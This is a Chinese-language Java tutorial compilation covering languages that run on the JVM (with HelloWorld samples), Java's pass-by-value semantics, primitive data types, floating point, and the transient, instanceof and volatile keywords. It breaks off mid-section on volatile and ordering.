前面我们提到过。JVM 其实并不是和 Java 文件进行交互的，而是和 Class 文件，也就是说，其实 JVM 运行的时候，并不依赖于 Java 语言。

时至今日，商业机构和开源机构已经在 Java 语言之外发展出一大批可以在 JVM 上运行的语言了，如 Groovy、Scala、Jython 等。之所以可以支持，就是因为这些语言也可以被编译成字节码（Class 文件）。而虚拟机并不关心字节码是有哪种语言编译而来的。详见牛逼了，教你用九种语言在 JVM 上输出 HelloWorld。

JVM 还支持哪些语言


我们在《深入分析 Java 的编译原理》中提到过，为了让 Java 语言具有良好的跨平台能力，Java 独具匠心的提供了一种可以在所有平台上都能使用的一种中间代码——字节码（ByteCode）。

有了字节码，无论是哪种平台（如 Windows、Linux 等），只要安装了虚拟机，都可以直接运行字节码。

同样，有了字节码，也解除了 Java 虚拟机和 Java 语言之间的耦合。这话可能很多人不理解，Java 虚拟机不就是运行 Java 语言的么？这种解耦指的是什么？

其实，目前 Java 虚拟机已经可以支持很多除 Java 语言以外的语言了，如 Kotlin、Groovy、JRuby、Jython、Scala 等。之所以可以支持，就是因为这些语言也可以被编译成字节码。而虚拟机并不关心字节码是有哪种语言编译而来的。

经常使用 IDE 的开发者可能会发现，当我们在 Intelij IDEA 中，鼠标右键想要创建 Java 类的时候，IDE 还会提示创建其他类型的文件，这就是 IDE 默认支持的一些可以运行在 JVM 上面的语言，没有提示的，可以通过插件来支持。



目前，可以直接在 JVM 上运行的语言有很多，今天介绍其中比较重要的九种。每种语言通过一段『HelloWorld』代码进行演示，看看不同语言的语法有何不同。

Kotlin

Kotlin 是一种在 Java 虚拟机上运行的静态类型编程语言，它也可以被编译成为 Java Script 源代码。Kotlin 的设计初衷就是用来生产高性能要求的程序的，所以运行起来和 Java 也是不相上下。Kotlin 可以从 JetBrains InteilliJ Idea IDE 这个开发工具以插件形式使用。

Hello World In Kotlin

```
Fun main(args: Array<String>) {

println("Hello, world!")
}
```

Groovy

Apache 的 Groovy 是 Java 平台上设计的面向对象编程语言。它的语法风格与 Java 很像，Java 程序员能够很快的熟练使用 Groovy，实际上，Groovy 编译器是可以接受完全纯粹的 Java 语法格式的。

使用 Groovy 的一个重要特点就是使用类型推断，即能够让编译器能够在程序员没有明确说明的时候推断出变量的类型。Groovy 可以使用其他 Java 语言编写的库。Groovy 的语法与 Java 非常相似，大多数 Java 代码也匹配 Groovy 的语法规则，尽管可能语义不同。

Hello World In Groovy

```
static void main(String[] args) {
println('Hello, world!');
}
```

Scala

Scala 是一门多范式的编程语言，设计初衷是要集成面向对象编程和函数式编程的各种特性。

Scala 经常被我们描述为多模式的编程语言，因为它混合了来自很多编程语言的元素的特征。但无论如何它本质上还是一个纯粹的面向对象语言。它相比传统编 程语言最大的优势就是提供了很好并行编程基础框架措施了。Scala 代码能很好的被优化成字节码，运行起来和原生 Java 一样快。

Hello World In Scala

```
object HelloWorld{
def main(args: Array[String]) {
     System.out.println("Hello, world!");
  }
   }
```

Jruby

JRuby 是用来桥接 Java 与 Ruby 的，它是使用比 Groovy 更加简短的语法来编写代码，能够让每行代码执行更多的任务。就和 Ruby 一样，JRuby 不仅仅只提供了高级的语法格式。它同样提供了纯粹的面向对象的实现，闭包等等，而且 JRuby 跟 Ruby 自身相比多了很多基于 Java 类库 可以调用，虽然 Ruby 也有很多类库，但是在数量以及广泛性上是无法跟 Java 标准类库相比的。

Hello World In Jruby

```
puts 'Hello, world!'
```

Jython

Jython，是一个用 Java 语言写的 Python 解释器。Jython 能够用 Python 语言来高效生成动态编译的 Java 字节码。

Hello World In Jython

```
print "Hello, world!"
```

Fantom

Fantom 是一种通用的面向对象编程语言，由 Brian 和 Andy Frank 创建，运行在 Java Runtime Environment，JavaScript 和.NET Common Language Runtime 上。其主要设计目标是提供标准库 API，以抽象出代码是否最终将在 JRE 或 CLR 上运行的问题。

Fantom 是与 Groovy 以及 JRuby 差不多的一样面向对 象的编程语言，但是悲剧的是 Fantom 无法使用 Java 类库，而是使用它自己扩展的类库。

Hello World In Fantom

```
class Hello{
 static Void main() { echo("Hello, world!") }
}
```

Clojure

Clojure 是 Lisp 编程语言在 Java 平台上的现代、函数式及动态方言。 与其他 Lisp 一样，Clojure 视代码为数据且拥有一套 Lisp 宏系统。

虽然 Clojure 也能被直接编译成 Java 字节码，但是无法使用动态语言特性以及直 接调用 Java 类库。与其他的 JVM 脚本语言不一样，Clojure 并不算是面向对象的。

Hello World In Clojure

```
(defn -main [& args]
   (println "Hello, World!"))
```

Rhino

Rhino 是一个完全以 Java 编写的 JavaScript 引擎，目前由 Mozilla 基金会所管理。

Rhino 的特点是为 JavaScript 加了个壳，然后嵌入到 Java 中，这样能够让 Java 程序员直接使用。其中 Rhino 的 JavaAdapters 能够让 JavaScript 通过调用 Java 的类来实现特定的功能。

Hello World In Rhino

```
print('Hello, world!')
```

Ceylon

Ceylon 是一种面向对象，强烈静态类型的编程语言，强调不变性，由 Red Hat 创建。Ceylon 程序在 Java 虚拟机上运行， 可以编译为 JavaScript。 语言设计侧重于源代码可读性，可预测性，可扩展性，模块性和元编程性。

Hello World In Ceylon

```
shared void run() {
    print("Hello, world!");
}
```

总结

好啦，以上就是目前主流的可以在 JVM 上面运行的 9 种语言。加上 Java 正好 10 种。如果你是一个 Java 开发，那么有必要掌握以上 9 中的一种，这样可以在一些有特殊需求的场景中有更多的选择。推荐在 Groovy、Scala、Kotlin 中选一个。

Java 中的值传递

值传递、引用传递

实参与形参

我们都知道，在 Java 中定义方法的时候是可以定义参数的。比如 Java 中的 main 方法，`public static void main(String[] args)`，这里面的 args 就是参数。参数在程序语言中分为形式参数和实际参数。

形式参数：是在定义函数名和函数体的时候使用的参数,目的是用来接收调用该函数时传入的参数。

实际参数：在调用有参函数时，主调函数和被调函数之间有数据传递关系。在主调函数中调用一个函数时，函数名后面括号中的参数称为“实际参数”。

简单举个例子：

```
public static void main(String[] args) {
ParamTest pt = new ParamTest();
 pt.sout("Hollis");//实际参数为 Hollis
}

public void sout(String name) { //形式参数为 name
 System.out.println(name);
}
```

实际参数是调用有参方法的时候真正传递的内容,而形式参数是用于接收实参内容的参数。

值传递与引用传递

上面提到了，当我们调用一个有参函数的时候，会把实际参数传递给形式参数。但是，在程序语言中，这个传递过程中传递的两种情况，即值传递和引用传递。我们来看下程序语言中是如何定义和区分值传递和引用传递的。

值传递（pass by value）是指在调用函数时将实际参数复制一份传递到函数中，这样在函数中如果对参数进行修改，将不会影响到实际参数。

引用传递（pass by reference）是指在调用函数时将实际参数的地址直接传递到函数中，那么在函数中对参数所进行的修改，将影响到实际参数。

那么，我来给大家总结一下，值传递和引用传递之前的区别的重点是什么：

	值传递	引用传递
根本区别	会创建副本（Copy）	不创建副本
所以	函数中无法**改变**原始对象	函数中可以**改变**原始对象

这里我们来举一个形象的例子。再来深入理解一下值传递和引用传递：

你有一把钥匙，当你的朋友想要去你家的时候，如果你直接把你的钥匙给他了，这就是引用传递。这种情况下，如果他对这把钥匙做了什么事情，比如他在钥匙上刻下了自己名字，那么这把钥匙还给你的时候，你自己的钥匙上也会多出他刻的名字。

你有一把钥匙，当你的朋友想要去你家的时候，你复刻了一把新钥匙给他，自己的还在自己手里，这就是值传递。这种情况下，他对这把钥匙做什么都不会影响你手里的这把钥匙。

参考资料

Evaluation_strategy
关于值传递和引用传递
按值传递、按引用传递、按共享传递
Is Java “pass-by-reference” or “pass-by-value”?

为什么说 Java 中只有值传递

对于初学者来说，要想把这个问题回答正确，最初思考这个问题的时候，我发现我竟然无法通过简单的语言把这个事情描述的很容易理解，遗憾的是，我也没有在网上找到哪篇文章可以把这个事情讲解的通俗易懂。所以，就有了我写这篇文章的初衷。

辟谣时间

关于这个问题，在 StackOverflow 上也引发过广泛的讨论，看来很多程序员对于这个问题的理解都不尽相同，甚至很多人理解的是错误的。还有的人可能知道 Java 中的参数传递是值传递，但是说不出来为什么。

在开始深入讲解之前，有必要纠正一下大家以前的那些错误看法了。如果你有以下想法，那么你有必要好好阅读本文。

错误理解一：值传递和引用传递，区分的条件是传递的内容，如果是个值，就是值传递。如果是个引用，就是引用传递。

错误理解二：Java 是引用传递。

错误理解三：传递的参数如果是普通类型，那就是值传递，如果是对象，那就是引用传递。

求值策略

我们说当进行方法调用的时候，需要把实际参数传递给形式参数，那么传递的过程中到底传递的是什么东西呢？

这其实是程序设计中**求值策略**（Evaluation strategies）的概念。

在计算机科学中，求值策略是确定编程语言中表达式的求值的一组（通常确定性的）规则。求值策略定义何时和以何种顺序求值给函数的实际参数、什么时候把它们代换入函数、和代换以何种形式发生。

求值策略分为两大基本类，基于如何处理给函数的实际参数，分为严格的和非严格的。

严格求值

在“严格求值”中，函数调用过程中，给函数的实际参数总是在应用这个函数之前求值。多数现存编程语言对函数都使用严格求值。所以，我们本文只关注严格求值。

在严格求值中有几个关键的求值策略是我们比较关心的，那就是传值调用（Call by value）、传引用调用（Call by reference）以及传共享对象调用（Call by sharing）。

- 传值调用（值传递）
  - 在传值调用中，实际参数先被求值，然后其值通过复制，被传递给被调函数的形式参数。因为形式参数拿到的只是一个"局部拷贝"，所以如果在被调函数中改变了形式参数的值，并不会改变实际参数的值。
- 传引用调用（引用传递）
  - 在传引用调用中，传递给函数的是它的实际参数的隐式引用而不是实参的拷贝。因为传递的是引用，所以，如果在被调函数中改变了形式参数的值，改变对于调用者来说是可见的。
- 传共享对象调用（共享对象传递）
  - 传共享对象调用中，先获取到实际参数的地址，然后将其复制，并把该地址的拷贝传递给被调函数的形式参数。因为参数的地址都指向同一个对象，所以我们也称之为"传共享对象"，所以，如果在被调函数中改变了形式参数的值，调用者是可以看到这种变化的。

不知道大家有没有发现，其实传共享对象调用和传值调用的过程几乎是一样的，都是进行"求值"、"拷贝"、"传递"。

但是，传共享对象调用和内传引用调用的结果又是一样的，都是在被调函数中如果改变参数的内容，那么这种改变也会对调用者有影响。你再品，你再细品。

那么，共享对象传递和值传递以及引用传递之间到底有很么关系呢?

对于这个问题，我们应该关注过程，而不是结果，因为传共享对象调用的过程和传值调用的过程是一样的，而且都有一步关键的操作，那就是"复制"，所以，通常我们认为传共享对象调用是传值调用的特例。

我们先把传共享对象调用放在一边，我们再来回顾下传值调用和传引用调用的主要区别:

传值调用是指在调用函数时将实际参数复制一份传递到函数中，传引用调用是指在调用函数时将实际参数的引用直接传递到函数中。

所以，两者的最主要区别就是是直接传递的，还是传递的是一个副本。

这里我们来举一个形象的例子。再来深入理解一下传值调用和传引用调用：

你有一把钥匙，当你的朋友想要去你家的时候，如果你直接把你的钥匙给他了，这就是引用传递。

这种情况下，如果他对这把钥匙做了什么事情，比如他在钥匙上刻下了自己名字，那么这把钥匙还给你的时候，你自己的钥匙上也会多出他刻的名字。

你有一把钥匙，当你的朋友想要去你家的时候，你复刻了一把新钥匙给他，自己的还在自己手里，这就是值传递。

这种情况下，他对这把钥匙做什么都不会影响你手里的这把钥匙。

Java 的求值策略

前面我们介绍过了传值调用、传引用调用以及传值调用的特例传共享对象调用，那么，Java 中是采用的哪种求值策略呢？

很多人说 Java 中的基本数据类型是值传递的，这个基本没有什么可以讨论的，普遍都是这样认为的。

但是，有很多人却误认为 Java 中的对象传递是引用传递。之所以会有这个误区，主要是因为 Java 中的变量和对象之间是有引用关系的。Java 语言中是通过对象的引用来操纵对象的。所以，很多人会认为对象的传递是引用的传递。

而且很多人还可以举出以下的代码示例：

```
public static void main(String[] args) {
Test pt = new Test();

  User hollis = new User();
  hollis.setName("Hollis");
  hollis.setGender("Male");
  pt.pass(hollis);
  System.out.println("print in main , user is " + hollis);
}

public void pass(User user) {
  user.setName("hollischuang");
  System.out.println("print in pass , user is " + user);
}
```

输出结果：

```
print in pass , user is User{name='hollischuang', gender='Male'}
print in main , user is User{name='hollischuang', gender='Male'}
```

可以看到，对象类型在被传递到 pass 方法后，在方法内改变了其内容，最终调用方 main 方法中的对象也变了。

所以，很多人说，这和引用传递的现象是一样的，就是在方法内改变参数的值，会影响到调用方。

但是，其实这是走进了一个误区。

Java 中的对象传递

很多人通过代码示例的现象说明 Java 对象是引用传递，那么我们就从现象入手，先来反驳下这个观点。

我们前面说过，无论是值传递，还是引用传递，只不过是求值策略的一种，那求值策略还有很多，比如前面提到的共享对象传递的现象和引用传递也是一样的。那凭什么就说 Java 中的参数传递就一定是引用传递而不是共享对象传递呢?

那么，Java 中的对象传递，到底是哪种形式呢? 其实，还真的就是共享对象传递。

其实在 《The Java™ Tutorials》中，是有关于这部分内容的说明的。首先是关于基本类型描述如下:

Primitive arguments, such as an int or a double, are passed into methods by value. This means that any changes to the values of the parameters exist only within the scope of the method. When the method returns, the parameters are gone and any changes to them are lost.

即，原始参数通过值传递给方法。这意味着对参数值的任何更改都只存在于方法的范围内。当方法返回时，参数将消失，对它们的任何更改都将丢失。

关于对象传递的描述如下:

Reference data type parameters, such as objects, are also passed into methods by value. This means that when the method returns, the passed-in reference still references the same object as before. However, the values of the object's fields can be changed in the method, if they have the proper access level.

也就是说，引用数据类型参数(如对象)也按值传递给方法。这意味着，当方法返回时，传入的引用仍然引用与以前相同的对象。但是，如果对象字段具有适当的访问级别，则可以在方法中更改这些字段的值。

这一点官方文档已经很明确的指出了，Java 就是值传递，只不过是把对象的引用当做值传递给方法。你细品，这不就是共享对象传递么?

其实 Java 中使用的求值策略就是传共享对象调用，也就是说，Java 会将对象的地址的拷贝传递给被调函数的形式参数。只不过"传共享对象调用"这个词并不常用，所以 Java 社区的人通常说"Java 是传值调用"，这么说也没错，因为传共享对象调用其实是传值调用的一个特例。


值传递和共享对象传递的现象冲突吗?


看到这里很多人可能会有一个疑问，既然共享对象传递是值传递的一个特例，那么为什么他们的现象是完全不同的呢?


难道值传递过程中，如果在被调方法中改变了值，也有可能会对调用者有影响吗？那到底什么时候会影响什么时候不会影响呢?

其实是不冲突的，之所以会有这种疑惑，是因为大家对于到底是什么是"改变值"有误解。

我们先回到上面的例子中来，看一下调用过程中实际上发生了什么?







在参数传递的过程中，实际参数的地址 0X1213456 被拷贝给了形参。这个过程其实就是值传递，只不过传递的值得内容是对象的应用。

那为什么我们改了 user 中的属性的值，却对原来的 user 产生了影响呢?

其实，这个过程就好像是：你复制了一把你家里的钥匙给到你的朋友，他拿到钥匙以后，并没有在这把钥匙上做任何改动，而是通过钥匙打开了你家里的房门，进到屋里，把你家的电视给砸了。

这个过程，对你手里的钥匙来说，是没有影响的，但是你的钥匙对应的房子里面的内容却是被人改动了。

也就是说，Java 对象的传递，是通过复制的方式把引用关系传递了，如果我们没有改引用关系，而是找到引用的地址，把里面的内容改了，是会对调用方有影响的，因为大家指向的是同一个共享对象。


那么，如果我们改动一下 pass 方法的内容：

```
public void pass(User user) {
  user = new User();
  user.setName("hollischuang");
  System.out.println("print in pass , user is " + user);
}
```

上面的代码中，我们在 pass 方法中，重新 new 了一个 user 对象，并改变了他的值，输出结果如下：

```
print in pass , user is User{name='hollischuang', gender='Male'}
print in main , user is User{name='Hollis', gender='Male'}
```

再看一下整个过程中发生了什么：



这个过程，就好像你复制了一把钥匙给到你的朋友，你的朋友拿到你给他的钥匙之后，找个锁匠把他修改了一下，他手里的那把钥匙变成了开他家锁的钥匙。这时候，他打开自己家，就算是把房子点了，对你手里的钥匙，和你家的房子来说都是没有任何影响的。

所以，Java 中的对象传递，如果是修改引用，是不会对原来的对象有任何影响的，但是如果直接修改共享对象的属性的值，是会对原来的对象有影响的。

总结

我们知道，编程语言中需要进行方法间的参数传递，这个传递的策略叫做求值策略。

在程序设计中，求值策略有很多种，比较常见的就是值传递和引用传递。还有一种值传递的特例——共享对象传递。

值传递和引用传递最大的区别是传递的过程中有没有复制出一个副本来，如果是传递副本，那就是值传递，否则就是引用传递。

在 Java 中，其实是通过值传递实现的参数传递，只不过对于 Java 对象的传递，传递的内容是对象的引用。

我们可以总结说，Java 中的求值策略是共享对象传递，这是完全正确的。

但是，为了让大家都能理解你说的，我们说 Java 中只有值传递，只不过传递的内容是对象的引用。这也是没毛病的。

但是，绝对不能认为 Java 中有引用传递。

OK，以上就是本文的全部内容，不知道本文是否帮助你解开了你心中一直以来的疑惑。欢迎留言说一下你的想法。

参考资料

The Java™ Tutorials
Evaluation strategy
Is Java “pass-by-reference” or “pass-by-value”?
Passing by Value vs. by Reference Visual Explanation

Java 语言基础

基本数据类型

8 种基本数据类型

Java 中有 8 种基本数据类型分为三大类。

字符型

char

布尔型

boolean

数值型

1.整型：byte、short、int、long

2.浮点型：float、double

String 不是基本数据类型，是引用类型。

整型中 byte、short、int、long 的取值范围

Java 中的整型主要包含 byte、short、int 和 long 这四种，表示的数字范围也是从小到大的，之所以表示范围不同主要和他们存储数据时所占的字节数有关。

先来个简答的科普，1 字节=8 位（bit）。java 中的整型属于有符号数。

先来看计算中 8bit 可以表示的数字： 最小值：10000000 （-128）(-2^7) 最大值：01111111（127）(2^7-1) 具体计算方式参考：

Java 中，为什么 byte 类型的取值范围为-128~127?

整型的这几个类型中:

byte：byte 用 1 个字节来存储，范围为-128(-2^7)到 127(2^7-1)，在变量初始化的时候，byte 类型的默认值为 0。

short：short 用 2 个字节存储，范围为-32,768（-2^15)到 32,767（2^15-1)，在变量初始化的时候，short 类型的默认值为 0，一般情况下，因为 Java 本身转型的原因，可以直接写为 0。

int：int 用 4 个字节存储，范围为-2,147,483,648（-2^31)到 2,147,483,647（2^31-1)，在变量初始化的时候，int 类型的默认值为 0。

long：long 用 8 个字节存储，范围为-9,223,372,036,854,775,808（-2^63)到 9,223,372,036，854,775,807（2^63-1)，在变量初始化的时候，long 类型的默认值为 0L 或 0l，也可直接写为 0。

上面说过了，整型中，每个类型都有一定的表示范围，但是，在程序中有些计算会导致超出表示范围，即溢出。如以下代码：

```
int i = Integer.MAX_VALUE;
int j = Integer.MAX_VALUE;
   int k = i + j;
    System.out.println("i (" + i + ") + j (" + j + ") = k (" + k + ")");
```

输出结果：i (2147483647) + j (2147483647) = k (-2)

这就是发生了溢出，溢出的时候并不会抛异常，也没有任何提示。所以，在程序中，使用同类型的数据进行运算的时候，一定要注意数据溢出的问题。

什么是浮点型?

在计算机科学中，浮点是一种对于实数的近似值数值表现法，由一个有效数字（即尾数）加上幂数来表示，通常是乘以某个基数的整数次指数得到。以这种表示法表示的数值，称为浮点数（floating-point number）。

计算机使用浮点数运算的主因，在于电脑使用二进位制的运算。例如：4÷2=2，4 的二进制表示为 100、2 的二进制表示为 010，在二进制中，相当于退一位数(100 -> 010)。

1 的二进制是 01，1.0/2=0.5，那么，0.5 的二进制表示应该为(0.1)，以此类推，0.25 的二进制表示为 0.01，所以，并不是说所有的十进制小数都能准确的用二进制表示出来，如 0.1，因此只能使用近似值的方式表达。

也就是说，，十进制的小数在计算机中是由一个整数或定点数（即尾数）乘以某个基数（计算机中通常是 2）的整数次幂得到的，这种表示方法类似于基数为 10 的科学计数法。

一个浮点数 a 由两个数 m 和 e 来表示：a = m × be。在任意一个这样的系统中，我们选择一个基数 b（记数系统的基）和精度 p（即使用多少位来存储）。m（即尾数）是形如 ± d.ddd...ddd 的 p 位数（每一位是一个介于 0 到 b−1 之间的整数，包括 0 和 b−1）。如果 m 的第一位是非 0 整数，m 称作正规化的。有一些描述使用一个单独的符号位（s 代表+或者−）来表示正负，这样 m 必须是正的。e 是指数。

位（bit）是衡量浮点数所需存储空间的单位，通常为 32 位或 64 位，分别被叫作单精度和双精度。

什么是单精度和双精度?

单精度浮点数在计算机存储器中占用 4 个字节（32 bits），利用“浮点”（浮动小数点）的方法，可以表示一个范围很大的数值。

比起单精度浮点数，双精度浮点数(double)使用 64 位（8 字节）来存储一个浮点数。

为什么不能用浮点型表示金额?

由于计算机中保存的小数其实是十进制的小数的近似值，并不是准确值，所以，千万不要在代码中使用浮点数来表示金额等重要的指标。

建议使用 BigDecimal 或者 Long（单位为分）来表示金额。

Java 中的关键字

transient

在关于 java 的集合类的学习中，我们发现 ArrayList 类和 Vector 类都是使用数组实现的，但是在定义数组 elementData 这个属性时稍有不同，那就是 ArrayList 使用 transient 关键字

```
private transient Object[] elementData;
protected Object[] elementData;
```

那么，首先我们来看一下 transient 关键字的作用是什么。

Transient

Java 语言的关键字，变量修饰符，如果用 transient 声明一个实例变量，当对象存储时，它的值不需要维持。这里的对象存储是指，Java 的 serialization 提供的一种持久化对象实例的机制。当一个对象被序列化的时候，transient 型变量的值不包括在序列化的表示中，然而非 transient 型的变量是被包括进去的。使用情况是：当持久化对象时，可能有一个特殊的对象数据成员，我们不想用 serialization 机制来保存它。为了在一个特定对象的一个域上关闭 serialization，可以在这个域前加上关键字 transient。

简单点说，就是被 transient 修饰的成员变量，在序列化的时候其值会被忽略，在被反序列化后， transient 变量的值被设为初始值， 如 int 型的是 0，对象型的是 null。

instanceof

instanceof 是 Java 的一个二元操作符，类似于 ==，>，< 等操作符。

instanceof 是 Java 的保留关键字。它的作用是测试它左边的对象是否是它右边的类的实例，返回 boolean 的数据类型。

以下实例创建 displayObjectClass() 方法来演示 Java instanceof 关键字用法：

```
public static void displayObjectClass(Object o){
if (o instanceof Vector)
    System.out.println("对象是 java.util.Vector 类的实例");
  else if (o instanceof ArrayList)
    System.out.println("对象是 java.util.ArrayList 类的实例");
  Else
System.out.println("对象是 " + o.getClass() + " 类的实例");}
```

volatile

在再有人问你 Java 内存模型是什么，就把这篇文章发给他中我们曾经介绍过，Java 语言为了解决并发编程中存在的原子性、可见性和有序性问题，提供了一系列和并发处理相关的关键字，比如 synchronized、volatile、final、concurren 包等。在前一篇文章中，我们也介绍了 synchronized 的用法及原理。本文，来分析一下另外一个关键字——volatile。

本文就围绕 volatile 展开，主要介绍 volatile 的用法、volatile 的原理，以及 volatile 是如何提供可见性和有序性保障的等。

volatile 这个关键字，不仅仅在 Java 语言中有，在很多语言中都有的，而且其用法和语义也都是不尽相同的。尤其在 C 语言、C++以及 Java 中，都有 volatile 关键字。都可以用来声明变量或者对象。下面简单来介绍一下 Java 语言中的 volatile 关键字。

volatile 的用法

volatile 通常被比喻成"轻量级的 synchronized"，也是 Java 并发编程中比较重要的一个关键字。和 synchronized 不同，volatile 是一个变量修饰符，只能用来修饰变量。无法修饰方法及代码块等。

volatile 的用法比较简单，只需要在声明一个可能被多线程同时访问的变量时，使用 volatile 修饰就可以了。

```
public class Singleton{
    private volatile static Singleton singleton;
    private Singleton (){}
    public static Singleton getSingleton() {
    if (singleton == null) {
        synchronized (Singleton.class) {
        if (singleton == null) {
            singleton = new Singleton();
        }
        }
    }
    return singleton;
    }
    }
```

如以上代码，是一个比较典型的使用双重锁校验的形式实现单例的，其中使用 volatile 关键字修饰可能被多个线程同时访问到的 singleton。

volatile 的原理

在再有人问你 Java 内存模型是什么，就把这篇文章发给他中我们曾经介绍过，为了提高处理器的执行速度，在处理器和内存之间增加了多级缓存来提升。但是由于引入了多级缓存，就存在缓存数据不一致问题。

但是，对于 volatile 变量，当对 volatile 变量进行写操作的时候，JVM 会向处理器发送一条 lock 前缀的指令，将这个缓存中的变量回写到系统主存中。

但是就算写回到内存，如果其他处理器缓存的值还是旧的，再执行计算操作就会有问题，所以在多处理器下，为了保证各个处理器的缓存是一致的，就会实现缓存一致性协议。

缓存一致性协议：每个处理器通过嗅探在总线上传播的数据来检查自己缓存的值是不是过期了，当处理器发现自己缓存行对应的内存地址被修改，就会将当前处理器的缓存行设置成无效状态，当处理器要对这个数据进行修改操作的时候，会强制重新从系统内存里把数据读到处理器缓存里。

所以，如果一个变量被 volatile 所修饰的话，在每次数据变化之后，其值都会被强制刷入主存。而其他处理器的缓存由于遵守了缓存一致性协议，也会把这个变量的值从主存加载到自己的缓存中。这就保证了一个 volatile 在并发编程中，其值在多个缓存中是可见的。

volatile 与可见性

可见性是指当多个线程访问同一个变量时，一个线程修改了这个变量的值，其他线程能够立即看得到修改的值。

我们在再有人问你 Java 内存模型是什么，就把这篇文章发给他中分析过：Java 内存模型规定了所有的变量都存储在主内存中，每条线程还有自己的工作内存，线程的工作内存中保存了该线程中是用到的变量的主内存副本拷贝，线程对变量的所有操作都必须在工作内存中进行，而不能直接读写主内存。不同的线程之间也无法直接访问对方工作内存中的变量，线程间变量的传递均需要自己的工作内存和主存之间进行数据同步进行。所以，就可能出现线程 1 改了某个变量的值，但是线程 2 不可见的情况。

前面的关于 volatile 的原理中介绍过了，Java 中的 volatile 关键字提供了一个功能，那就是被其修饰的变量在被修改后可以立即同步到主内存，被其修饰的变量在每次是用之前都从主内存刷新。因此，可以使用 volatile 来保证多线程操作时变量的可见性。

volatile 与有序性

有序性即程序执行的顺序按照代码的先后顺序执行。

